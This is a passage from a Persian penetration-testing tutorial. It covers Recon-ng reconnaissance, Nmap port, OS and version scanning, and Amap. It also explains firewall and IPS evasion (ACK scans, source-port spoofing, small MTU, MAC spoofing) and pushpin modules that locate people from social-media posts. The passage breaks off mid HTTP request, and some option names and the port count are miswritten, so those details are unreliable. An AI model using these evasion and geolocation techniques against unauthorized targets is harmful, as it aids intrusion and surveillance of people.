هر ماژول شناسایی که شما اجرا می کنید خروجی خود را درون جدول جداگانه ای ذخیره می کند. شما می توانید این جداول را در چندین فرمت خروجی همچون HTML ، CSV و XML ذخیره کنید. به منظور نمایش جداول مختلفی که ابزار Rcon-ng استفاده می کند شما بایستی دستور show را وارد کرده و دوبار کلید Tab را فشار دهید :

```
Terminal
File  Edit  View  Search  Terminal  Help
[recon-ng][default] > show
banner          dashboard       leaks           options         repositories
companies       domains         locations       ports           schema
contacts        hosts           modules         profiles        vulnerabilities
credentials     keys            netblocks       pushpins        workspaces
[recon-ng][default] > show
```

مثلا برای نمایش میزبان ها دستور show hosts را وارد می کنیم :

```
Terminal
File  Edit  View  Search  Terminal  Help
[recon-ng][default] > show hosts

  +----------------------------------------------------------------------------------------------------------------+
  | rowid |             host             | ip_address | region | country | latitude | longitude |     module      |
  +----------------------------------------------------------------------------------------------------------------+
  | 1     | help.instagram.com           |            |        |         |          |           | bing_domain_api |
  | 2     | www.instagram.com            |            |        |         |          |           | bing_domain_api |
  | 3     | api.instagram.com            |            |        |         |          |           | bing_domain_api |
  | 4     | i.instagram.com              |            |        |         |          |           | bing_domain_api |
  | 5     | business.instagram.com       |            |        |         |          |           | bing_domain_api |
  | 6     | hyperlapse.instagram.com     |            |        |         |          |           | bing_domain_api |
  | 7     | engineering.instagram.com    |            |        |         |          |           | bing_domain_api |
  | 8     | blog.instagram.com           |            |        |         |          |           | bing_domain_api |
  | 9     | blog.business.instagram.com  |            |        |         |          |           | bing_domain_api |
  | 10    | developers.instagram.com     |            |        |         |          |           | bing_domain_api |
  | 11    | community.instagram.com      |            |        |         |          |           | bing_domain_api |
  | 12    | platform.instagram.com       |            |        |         |          |           | bing_domain_api |
  +----------------------------------------------------------------------------------------------------------------+

[*] 12 rows returned
[recon-ng][default] >
```

به منظور استخراج یک جدول درون یک فایل CSV بایستی ماژول گزارش دهی CSV را بارگذاری کنید. پس از بارگذاری این ماژول نام جدول مورد نظر را وارد کرده و در نهایت دستور run را وارد کنید.



```
Terminal
File  Edit  View  Search  Terminal  Help
[recon-ng][default] > load reporting/csv
[recon-ng][default][csv] > set TABLE hosts
TABLE => hosts
[recon-ng][default][csv] > run
[*] 12 records added to '/root/.recon-ng/workspaces/default/results.csv'.
[recon-ng][default][csv] >
```

همانگونه که مشاهده می کنید فایل مورد نظر ما در مسیر زیر ذخیره می گردد :

/root/.recon-ng/workspaces/defalt/results.csv

برای نمایش یک فایل csv از طریق خط فرمان بهترین کار استفاده از دستور column به صورت زیر می باشد.

```
root@netamooz: ~/.recon-ng/workspaces/default
File  Edit  View  Search  Terminal  Help
root@netamooz:~/.recon-ng/workspaces/default# column -s, -t < results.csv
"api.instagram.com"                ""  ""  ""  ""  ""  "bing_domain_api"
"blog.business.instagram.com"      ""  ""  ""  ""  ""  "bing_domain_api"
"blog.instagram.com"               ""  ""  ""  ""  ""  "bing_domain_api"
"business.instagram.com"           ""  ""  ""  ""  ""  "bing_domain_api"
"community.instagram.com"          ""  ""  ""  ""  ""  "bing_domain_api"
"developers.instagram.com"         ""  ""  ""  ""  ""  "bing_domain_api"
"engineering.instagram.com"        ""  ""  ""  ""  ""  "bing_domain_api"
"help.instagram.com"               ""  ""  ""  ""  ""  "bing_domain_api"
"hyperlapse.instagram.com"         ""  ""  ""  ""  ""  "bing_domain_api"
"i.instagram.com"                  ""  ""  ""  ""  ""  "bing_domain_api"
"platform.instagram.com"           ""  ""  ""  ""  ""  "bing_domain_api"
"www.instagram.com"                ""  ""  ""  ""  ""  "bing_domain_api"
root@netamooz:~/.recon-ng/workspaces/default#
```



برخی دیگر از ماژول های سرشماری که به شما در فرایند تست نفوذ کمک خواهند کرد به شرح زیر می باشد:

Netcraft hostname enumerator : ریکان ان جی سایت نت کرفت را درو کرده و همه اسامی میزبان های مرتبط با هدف ما را جمع آوری کرده و درون جدول میزبان ذخیره می کند.

SSL SAN lookup : بسیاری از وبسایت هایی که SSL بر روی آنها فعال می باشد دارای یک گواهینامه هستند که با استفاده از ویژگی SAN بر روی چندین دامنه کار می کند . این ماژول از سایت ssltools.com به منظور استخراج لیست دامنه ها استفاده می کند.

LinkedIn authenticated contact enumerator : این ماژول همه تماس های مرتبط با هدف را از پروفایل های لینکداین جمع آوری کرده و درون جدول contacts ذخیره می کند.

IPInfoDB GeoIP : این ماژول با استفاده از پایگاه داده IPinfoDB هدف را از نظر موقعیت جغرافیایی شناسایی می کند (نیازمند کلید API)

Yahoo! Hostname enumerator : این ماژول از موتور جستجو یاهو به منظور مکان یابی میزبانی ها درون دامنه ها استفاده می کند. در اختیار داشتن ماژول هایی برای چند موتور جستجوگر به شما کمک خواهد کرد تا میزبان ها و زیردامنه هایی که ممکن است دیگر موتورهای جستجو ایندکس نکرده باشند را پیدا کنید.



Geocoder and reverse geocoder : این ماژول ها آدرس را با استفاده از مختصات های ارایه شده توسط API گوگل مپ بدست آورده و همچنین مختصات جغرافیایی را اگر یک آدرس داده شده باشد دریافت می کند. اطلاعات بدست آمده توسط این ماژول ها درون جدول locations ذخیره می شوند.

Pushpin modules : با استفاده از ماژول های Pushpin در Recon-ng شما می توانید داده ها را از وبسایت های شبکه های اجتماعی بیرون کشیده و آنها را با موقعیت های جغرافیایی و مختصات بدست آمده ارتباط داده و نقشه هایی را ایجاد نمایید. دو مورد از رایج ترین این ماژول ها به شرح زیر هستند.

Twitter geolocation search : این ماژول توییتر را برای فایل های رسانه (تصاویر , تویت ها) آپلود شده از مختصات جغرافیایی خاصی جستجو می کند.

Flickr geolocation search : این ماژول سعی در پیدا کردن تصاویر آپلود شده از موقعیت مختصات جغرافیایی خاصی در تویتر می کند. این ماژول های pushpin را می توان به منظور پیدا کردن موقیت فیزیکی افراد بکارگرفت و تشخیص داد چه کسی در زمان معینی در این موقعیت جغرافیایی بوده است. اطلاعات جمع آوری شده و به فایل HTML تبدیل می گردد تا موقعیت جغرافیایی دقیق را بر روی نقشه نمایش دهد. با استفاده از Recon-ng شما می توانید پایگاه داده عظیمی از میزبان ها , آدرس های آیپی , موقعیت های جغرافیایی و موقعیت فیزیکی افراد تنها به کمک منابع متن باز آنلاین ایجاد کنید. شناسایی بایستی تنها با هدف استخراج اطلاعات از منابع عمومی مختلف انجام شود.



اسکن : کاوش هدف

تست نفوذ بایستی در یک مدت زمانی محدود و معین انجام شود و فاز شناسایی مرحله ای است که کمترین میزان زمان را نیاز دارد. در یک سناریو دنیای واقعی تست نفوذ , اطلاعاتی که در طی فاز شناسایی را جمع آوری کرده اید را با مشتری به اشتراک گذاشته و سعی در رسیدن به نتیجه ای درست در فاز اسکن می کنید.

در این مرحله مشتری اهداف و دامین های دیگری را در اختیار شما گذاشته که در طی فاز شناسایی , تشخیص داده نشده اند ولی حتما بایستی در تست حقیقی یعنی فاز بکارگیری موجود باشند. این کار به منظور کسب بهترین نتایج از تست نفوذ انجام می شود.

پس از آنکه تست میزبان وبسایت انجام شد نیاز به بدست آوردن اطلاعات اضافی مثل نوع سیستم عامل و سرویس های موجود بر روی یک سرور خاص می باشد. علاوه بر میزبان وبسایت برخی سازمان ها سرویس های FTP و دیگر پورت ها را بر حسب نیاز باز می گذارند. در نتیجه اولین کار شناسایی این پورت ها بر روی وب سرور می باشد که مسلما جدای از پورت های رایج 80 و 443 هستند.

فاز اسکن شامل گام های زیر می باشد :

- اسکن پورت
- انگشت نگاری سیستم عامل
- شناسایی نسخه وب سرور
- آنالیز زیرساخت های اساسی
- شناسایی اپلیکیشن ها



اسکن پورت با استفاده از انمپ

ابزار نقشه بردار شبکه Nmap , رایج ترین ابزار اسکن پورت می باشد. این ابزار توسط تسترهای نفوذ و هکرهای اخلاقی به منظور پیدا کردن پورت های باز استفاده می شود و یکی از موارد مهم در جعبه ابزار تست نفوذ شما می باشد. کالی لینوکس به صورت پیش فرض دارای ابزار Nmap می باشد. ابزار Nmap به صورت منظم و دایمی به روزرسانی می گردد و توسط تیم فعالی از توسعه دهندگان پشتیبانی می گردد.

ابزار انمپ به صورت پیش فرض همه پورت ها را کاوش نمی کند و تنها 1000 پورت رایج را که درون فایل nmap-services تعیین شده اند بررسی می کند.

گزینه های مختلف برای اسکن پورت

شیوه آسان اجرای اسکن پورت انمپ را اسکن TCP Connect می نامند. این گزینه به منظور اسکن پورت های TCP استفاده می شود که مستلزم استفاده از گزینه --sT می باشد. اسکن Connect یک هندشیک سه طرفه TCP (Syn - Syn/Ack - Ack) را انجام می دهد. این اسکن دقت بسیار بالایی دارد هرچند احتمال ثبت آن در ماشین هدف بسیار زیاد است. روش مخفیانه تر اسکن , استفاده از گزینه -Ss می باشد که با نام اسکن Syn شناخته می شود. این اسکن یک هندشیک کامل با سیستم هدف را انجام نمی دهد و در نتیجه احتمال ثبت در ماشین هدف بسیار کاهش پیدا می کند. هرچند بسته های ایجاد شده توسط اسکن Syn در دیوایس های دارای فایروال و IPS شناسایی می شود.



زمانیکه از گزینه F- به منظور انجام اسکن انمپ استفاده می کنید , به جای 1000 پورت مهم , 100 پورت مهم اسکن خواهد شد.

به علاوه شما می توانید از گزینه top-ports-- به منظور تعیین تعداد پورت های مهم استفاده کنید. بسیاری از سازمان ها ممکن است از شماره پورتی استفاده کنند که به احتمال زیاد در فایل nmap-services موجود نیست. برای چنین مواردی می توانید از گزینه p- برای تعیین شماره پورت مورد نظر خود یا لیستی از پورت های مورد نظر یا حتی محدوده ای از پورت ها استفاده کنید.

به صورت کلی 65545 پورت TCP و UDP وجود دارند و اپلیکیشن ها می توانند از هر کدام از پورت ها برای سرویس دهی استفاده کنند. همچنین می توانید اسکن همه پورت ها را با استفاده از ساختار دستوری زیر انجام دهید :

```
nmap -p 1-65535
```

در مثال های زیر دستورهایی که در بالا توضیح دادیم را به صورت عملی مشاهده می کنیم :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap -sT 192.168.1.2 --top-ports 5

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 19:50 EDT
Nmap scan report for 192.168.1.2
Host is up (0.29s latency).
PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
80/tcp   closed http
443/tcp  closed https
MAC Address: 5C

Nmap done: 1 IP address (1 host up) scanned in 1.30 seconds
root@netamooz:~#
```



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap -sT 192.168.1.2

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 19:48 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00053s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49158/tcp open  unknown
49160/tcp open  unknown
MAC Address: 5C

Nmap done: 1 IP address (1 host up) scanned in 1.93 seconds
root@netamooz:~#
```

در صورتیکه می خواهید در حین انجام اسکن انمپ به محتوای بسته های ارسالی توسط انمپ نگاه کنید می توانید گزینه `-packet-trace` را اضافه کنید.



عبور از فایروال و IPS با انمپ

علاوه بر انواع مختلف اسکن های TCP , انمپ گزینه های متفاوتی را به منظور عبور از فایروال ارایه می کند :

اسکن ACK : این گزینه در دورزدن برخی قوانین روترها بکار می رود. برخی روترها تنها اجاز عبور بسته های SYN از شبکه داخلی را می دهند در نتیجه اسکن TCP Connect را به صورت پیش فرض بلاک می کنند. این روترها تنها به کاربران داخلی اجازه می دهند تا با روتر تماس برقرار کنند و بسته های SYN که منبع ایجاد آنها خارج از شبکه داخلی هستند را بلاک می کنند. زمانیکه از اسکن ACK و گزینه sA- استفاده می کنیم , انمپ بسته ما را تنها با استفاده از فلگ AC ایجاد کرده و به این شیوه روتر باور می کند که این بسته پاسخی ورودی است که منبع ایجاد آن شبکه داخلی بوده است.

هرچند اسکن ACK نمی تواند به صورت صددرصد اطمینان حاصل کند که پورت مورد نظر در سیستم نهایی باز می باشد یا خیر , چرا که سیستم های مختلف به بسته های ناخواسته ACK به شیوه ای متفاوت عکس العمل نشان می دهند. ولی از این بسته می توان برای اطمینان از آنلاین بودن یک سیستم پشت روتر استفاده کرد.

تعیین اجباری پورت مبدا : بسیاری از مدیران شبکه , فایروال ها را به شیوه ای پیکربندی می کنند که تنها به ترافیکی اجازه عبور دهند که پورت مبدا آنها پورت هایی مثل 53 , 25 و یا 80 باشد. ولی انمپ به صورت پیش فرض پورت مبدا بسته ارسالی خود را به صورت کاملا تصادفی انتخاب می کند ولی می توان پورت مبدا سفارشی تعیین شود تا بر این شرایط چیره شد. به این منظور از سوییچ source-port-- می توانیم استفاده کنیم :



```
nmap 192.168.1.2 -p 445 --source-port 53
```

```
root@netamooz: ~
File Edit View Search Terminal Help
root@netamooz:~# nmap 192.168.1.2 -p 80 --source-port 53

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 19:53 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00037s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 5C

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@netamooz:~#
```

سفارشی سازی اندازه بسته : انمپ و دیگر اسکنرها بسته ها را با اندازه های مشخصی ایجاد و ارسال می کنند و اکنون فایروال ها دارای قوانینی هستند که مانع عبور این بسته ها می شوند . به منظور عبور از این محدودیت ها , انمپ قادر به ارسال بسته ها با اندازه های متفاوتی می باشد. به این منظور کافی است تا از گزینه `--data-length` استفاده کنیم.

```
root@netamooz: ~
File Edit View Search Terminal Help
root@netamooz:~# nmap 192.168.1.2 -p 80 --data-length 48

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 20:00 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00039s latency).
PORT   STATE  SERVICE
80/tcp closed http
MAC Address: 5C

Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
root@netamooz:~#
```



MTU سفارشی : انمپ قادر به پیکربندی بسته ها با اندازه MTU کوچکتر می باشد. این اسکن را می توان با استفاده از گزینه mtu-- انجام داد. این گزینه به منظور دورزدن فایروال های قدیمی و دیوایس های تشخیص نفوذ استفاده کرد. فایروال های جدید قبل از ارسال ترافیک آن را دوباره سوار می کنند در نتیجه جلوگیری از تشخیص به شیوه موثر نخواهد بود. مقدار mtu بایستی مضربی از 8 باشد . مقدار mtu پیش فرض برای اترنت لن 1500 بایت می باشد.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap --mtu 24 192.168.1.2 -p 80

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 20:02 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00046s latency).
PORT    STATE  SERVICE
80/tcp closed http
MAC Address: 5C

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
root@netamooz:~#
```

جعل مک آدرس : در صورتیکه در شبکه هدف قانونی وجود داشته باشد که تنها بسته ها را از برند مک آدرس های تعیین شده ای دریافت کند , شما می توانید با استفاده از انمپ یک مک آدرس خاص که در شبکه هدف مجاز است را تعیین کرده و بسته ها را از این مک آدرس ارسال کنید . به این منظور از گزینه spoof-mac-- به همراه برند مک آدرس مورد نظر استفاده می کنیم .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap -sT -Pn --spoof-mac Cisco 192.168.1.2 -p 80

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 20:18 EDT
Spoofing MAC address 00:00:0C:2B:59:1A (Cisco Systems)
Nmap scan report for 192.168.1.2
Host is up (0.00063s latency).
PORT    STATE  SERVICE
80/tcp closed http

Nmap done: 1 IP address (1 host up) scanned in 13.06 seconds
root@netamooz:~#
```



کشف فایروال با bad checksum

زمانیکه یک بسته قانونی را به یک پورت بسته با یک چکسام درست محاسبه شده ارسال می کنید و یک بسته RESET دریافت می کنید , نمی توانید مطمئن باشید که بسته از فایروال موجود بین شما و سیستم هدف رسیده است یا خیر ؟ در حقیقت نمی توان فهمید که آیا فایروالی در شبکه هدف وجود دارد یا خیر. به این منظور می توان از یک بسته پیکربندی شده با مقدار چکسام نادرست برای تشخیص وجود فایروال استفاده کرد. به چه صورت ؟ بسته های با چکسام نادرست توسط ماشین نهایی حذف می گردند و در نتیجه اگر در این شرایط بازهم بسته های RESET یا Port Unreachable بازگشت داده شده , مسلما از فایروال یا دیوایس واسط سیستم تشخیص نفوذ خواهد بود .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap --badsum 192.168.1.2 -p 2869

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 20:26 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00084s latency).
PORT      STATE    SERVICE
2869/tcp filtered icslap
MAC Address: 5C:

Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
root@netamooz:~#
```

در مثال بالا مشاهده می کنید که پورت 2869 به صورت فیلترشده نشان داده می شود (هرچند که این پورت در ماشین هدف بسته شده است) . چرا که انمپ از وضعیت پورت مطمئن نیست . در صورتیکه بین شما و هدف یک فایروال وجود داشت , فایروال بسته RESET را ارسال می کرد به این دلیل که فایروال ها چکسام را تایید نمی کنند . روترها و فایروال ها چکسام را تایید نمی کنند چرا که این کار موجب کاهش سرعت پردازش آنها می شود.



شناسایی سیستم عامل با انمپ

پس از شناسایی پورت های باز موجود بر روی وب سرور , بایستی نوع سیستم عامل موجود بر روی سیستم هدف را شناسایی کنیم . انمپ گزینه های مختلفی را برای این عملیات ارایه می کند . در سال اخیر با پشتیبانی اشخاص مختلف از جامعه هکران انگشت نگاری سیستم عامل انمپ بهبود پیدا کرده و قادر به تشخیص سیستم عامل بر روی هدف می باشد. اسکن سیستم عامل را می توانید با استفاده از گزینه O- انجام دهید. با اضافه کردن گزینه v- می توانید خروجی چاپ شده بر روی صفحه نمایش را به حالت Verbose یعنی طولانی در آورید و نتایج بیشتری را مشاهده کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap -n -O -sT -v 192.168.1.2 -p 80,5566

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-22 20:31 EDT
Initiating ARP Ping Scan at 20:31
Scanning 192.168.1.2 [1 port]
Completed ARP Ping Scan at 20:31, 0.00s elapsed (1 total hosts)
Initiating Connect Scan at 20:31
Scanning 192.168.1.2 [2 ports]
Completed Connect Scan at 20:31, 1.10s elapsed (2 total ports)
Initiating OS detection (try #1) against 192.168.1.2
Nmap scan report for 192.168.1.2
Host is up (0.00069s latency).
PORT     STATE  SERVICE
80/tcp   closed http
5566/tcp closed westec-connect
MAC Address: 5C
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 10|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 10, Microsoft Windows 7, Microsoft Windows 7 Professional SP1, Microsoft Windows 7 SP0 - SP1,
 Microsoft Windows 7 SP1, Microsoft Windows Vista, Microsoft Windows Vista SP2 or Windows 7 Ultimate SP0 - SP1, Microsoft W
indows Vista, Windows 7 SP1, or Windows 8.1 Update 1
Network Distance: 1 hop

Read data files from: /usr/bin/../share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.89 seconds
           Raw packets sent: 7 (862B) | Rcvd: 7 (830B)
root@netamooz:~#
```

یک هکر با مهارت بالا هرگز به نتایج بدست آمده با یک ابزار اکتفا نمی کند و دقیقا به همین منظور کالی لینوکس ابزارهای اسکنر مختلفی را ارایه می کند مثلا ابزار Amp و...



ایجاد پروفایل سرور

زمانیکه سیستم عامل هدف شناسایی شد , بایستی اپلیکیشن های در حال اجرا بر روی پورت های باز موجود بر روی سیستم هدف را شناسایی کنیم. در حین اسکن وب سرورها , نیاز به آنالیز نسخه های وب سرویس های در حال اجرا بر روی سیستم عامل داریم. وب سرورها اساسا درخواست های HTTP را از اپلیکیشن ها پردازش کرده و آن را در وب توزیع می کنند.

آپاچی , IIS و Nginx رایج ترین وب سرورها هستند. علاوه بر نسخه این وب سرورها بایستی نرم افزارهای اضافی , ویژگی ها و پیکربندی های فعال را بایستی شناسایی کنیم.

توسعه وبسایت معمولا بر روی فریم ورک های PHP و Net. ایجاد می شوند و این اپلیکیشن های وب بنا به نسخه خاص فریم ورک نیازمند تکنیک طراحی خاصی هستند.

علاوه بر شناسایی نسخه وب سرور بایستی اجزای اضافی که اپلیکیشن های وب را پشتیبانی می کنند شناسایی کنیم. اجزایی مثل اپلیکیشن های پایگاه داده , الگوریتم های رمزنگاری و لودبالانسرها و...

در حال حاضر به دلایل اقتصادی وبسایت های زیادی بر روی یک سرور فیزیکی اجرا می شوند. به همین منظور شما بایستی تنها وبسایت هدف خود حمله کنید و برای این کار بایستی درک درستی از میزبان های مجازی داشته باشید.



انگشت نگاری اپلیکیشن

سرویس های در حال اجرا بر روی پورت های شناخته شده مثل 25 و 80 را به آسانی می توان شناسایی کرد چرا که از آنها به طور گسترده ای برای اپلیکیشن هایی همچون سرور ایمیل و وب سرور استفاده می شوند. IANA مسئول نگهداری شماره پورت ها می باشد و نقشه برداری پورت ها با استفاده از فایل نقشه برداری موجود در هر سیستم عامل قابل شناسایی می باشد. هرچند بسیاری از سازمان ها اپلیکیشن ها را بر روی پورت های مناسب زیرساخت سازمان خود تنظیم می کنند. به عنوان مثال بسیاری از وبسایت ها به جای پورت 80 بر روی پورت 8080 اجرا می شوند. فایل نقشه برداری تنها یک نگهدارنده است و اپلیکیشن ها می توانند بر روی هر پورت باز اجرا شوند.



اسکن نسخه انمپ

انمپ دارای گزینه های مختلفی برای انجام اسکن نسخه می باشد. اسکن نسخه را می توان با اسکن سیستم عامل ترکیب کرد یا به صورت جداگانه انجام داد. انمپ هدف را با ارسال انواع مختلفی از بسته ها کاوش کرده و سپس پاسخ های دریافتی را آنالیز کرده و سرویس و نسخه دقیق آنها را تشخیص می دهد.

به منظور انجام تنها اسکن نسخه از گزینه -sV استفاده کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap -sV 192.168.1.2

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-23 11:24 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00018s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 10 microsoft-ds
2869/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3389/tcp  open  ssl/ms-wbt-server?
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
MAC Address: 5C
Service Info: OSs: Windows, Windows 98, Windows 10; CPE: cpe:/o:microsoft:windows, cpe:/o:micros
oft:windows_98, cpe:/o:microsoft:windows_10

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.39 seconds
root@netamooz:~#
```

اسکن سیستم عامل و اسکن نسخه را می توانید با هم ترکیب کنید و به این منظور کافی است تنها از گزینه -A استفاده کنید.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# nmap -A 192.168.1.2

Starting Nmap 7.12 ( https://nmap.org ) at 2016-05-23 11:27 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00079s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE            VERSION
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows 98 netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows 10 microsoft-ds
2869/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Beatvol-PC
| Not valid before: 2016-03-26T05:48:00
|_Not valid after:  2016-09-25T05:48:00
|_ssl-date: 2016-05-23T15:28:23+00:00; +8s from scanner time.
49152/tcp open  msrpc              Microsoft Windows RPC
49153/tcp open  msrpc              Microsoft Windows RPC
49154/tcp open  msrpc              Microsoft Windows RPC
49158/tcp open  msrpc              Microsoft Windows RPC
49160/tcp open  msrpc              Microsoft Windows RPC
MAC Address: 5C
Device type: general purpose
Running: Microsoft Windows 7
OS CPE: cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_7::-
OS details: Microsoft Windows 7 SP0 - SP1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98, Windows 10; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:wi
ndows_98, cpe:/o:microsoft:windows_10

Host script results:
|_nbstat: NetBIOS name: BEATVOL-PC, NetBIOS user: <unknown>, NetBIOS MAC: 5c:d9:98:0a:3d:8a (D-Link)
| smb-os-discovery:
|   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Beatvol-PC
|   NetBIOS computer name: BEATVOL-PC
|   Workgroup: WORKGROUP
|_  System time: 2016-05-23T19:58:23+04:30
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smbv2-enabled: Server supports SMBv2 protocol
```

در صورتیکه هیچ پورتی در گزینه های اسکن تعیین نشده باشد انمپ ابتدا یک اسکن پورت ساده را با استفاده از لیست 1000 پورت مهم بر روی ماشین هدف انجام داده و پورت های باز را شناسایی می کند.

سپس کاوشگری را به پورت های باز ارسال کرده و پاسخ های دریافتی را به منظور تشخیص اپلیکیشن در حال اجرا بر روی این پورت ها را شناسایی می کند. پاسخ دریافتی بر روی پایگاه داده عظیم امضاهای موجود در فایل nmap-service-probes بررسی می شود. اسکن نسخه تنها به همان اندازه دارای اعتبار است که امضاهای موجود در این فایل معتبر هستند.

استفاده از گزینه --version-trace موجب شده تا انمپ اطلاعات عیب یابی مرتبط با اسکن نسخه و تست های مرتبط در حال اجرا را چاپ کرده و نمایش دهد.

شما می توانید گزارش نتایج نادرست و یا امضاهای جدید برای پورت های ناشناخته را به صورت داوطلبانه به پروژه انمپ ارسال کنید . این حرکت اجتماعی در بهبود کیفیت عملکرد انمپ و تشخیص نسخه ها و امضاها در نسخه های بعدی انمپ تاثیر بسزایی خواهد داشت.



اسکن نسخه امپ

کالی لینوکس به صورت پیش فرض دارای ابزار امپ (Amp) می باشد که توسط گروه THC سازنده ابزار هایدرا پشتیبانی می شود و این ابزار شبیه انمپ می باشد. ابزار Amap پورت های باز را از طریق ارسال بسته هایی به هدف و آنالیز پاسخ ها کاوش کرده و سرویس های شنونده بر روی پورت های مذکور را شناسایی می کند.

کاوشگر ارسالی به پورت هدف درون فایلی با نام appdefs.trig تعریف شده است و پاسخ های دریافتی بر اساس امضاهای موجود در این فایل آنالیز می شوند. در طی یک تست نفوذ کاوش پورت ها با استفاده از چندین ابزار اهمیت بسیار زیادی دارد چرا که در طی فرایند تست امکان دریافت نتایج به ظاهر درست زیاد است و استفاده از چندین ابزار موجب تشخیص نتایج با صحت بیش تر می شود.

اتکا به امضاهای یک ابزار ممکن کل فرایند تست نفوذ را با شکست مواجه کند.چرا که در فازهای بعدی تست نفوذ اکسپلوییت ها بر مبنای همین سرویس ها و نسخه ها متکی خواهند بود.

ابزار Amap را می توان با استفاده از گزینه bqv- استفاده کرد. این گزینه موجب گزارش دهی پورت های باز , چاپ پاسخ و اطلاعات دقیق مرتبط می شود.

```
root@netamooz:~# amap -bqv 192.168.1.2 135
Using trigger file /etc/amap/appdefs.trig ... loaded 30 triggers
Using response file /etc/amap/appdefs.resp ... loaded 346 responses
Using trigger file /etc/amap/appdefs.rpc ... loaded 450 triggers

amap v5.4 (www.thc.org/thc-amap) started at 2016-05-23 11:38:39 - APPLICATION MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
Waiting for timeout on 23 connections ...
Protocol on 192.168.1.2:135/tcp matches netbios-session - banner: \rS

amap v5.4 finished at 2016-05-23 11:38:48
root@netamooz:~#
```



انگشت نگاری فریم ورک اپلیکیشن وب

دانش بالا فریم ورک های توسعه وبسایت موجب شده تا آسیب پذیری های موجود در نسخه های پچ نشده به آسانی قابل شناسایی باشند.

برای مثال در صورتیکه سایتی با استفاده از پلتفورم وردپرس ایجاد شده است , با ردیابی صفحات وب می توان فریم ورک را شناسایی کرد. بیشتر فریم ورک ها دارای نشان گذاری هایی هستند که با استفاده از آنها می توان نوع فریم ورک بکار رفته را تشخیص داد. چندین مکان هستند که اطلاعات و جزئیات مربوط به فریم ورک را ارایه می کنند.

هدر HTTP

علاوه بر اطلاعات مرتبط با سیستم عامل , هدر می تواند اطلاعات اضافی را به شما منتقل کند که از نظر امنیتی دارای اهمیت هستند.

برای مثال فیلد X-Powered-By به هکر می گوید که HHVM (Hip Hop Virtual Machine) استفاده شده است که جایگزینی از پیاده سازی PHP می باشد . این رویکرد در همه شرایط عملی نیست و در بسیاری از موارد فیلد هدر اطلاعات مهمی را به شما خواهد داد :



```
GET /wiki/List_of_HTTP_header_fields HTTP/1.1
Host: en.wikipedia.org
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8
Cookie: PREF=ID=15975ac92b0e7db0:U=0e0044df3474934d:FF=0:LD=en:TM=1397575234:LM=141312
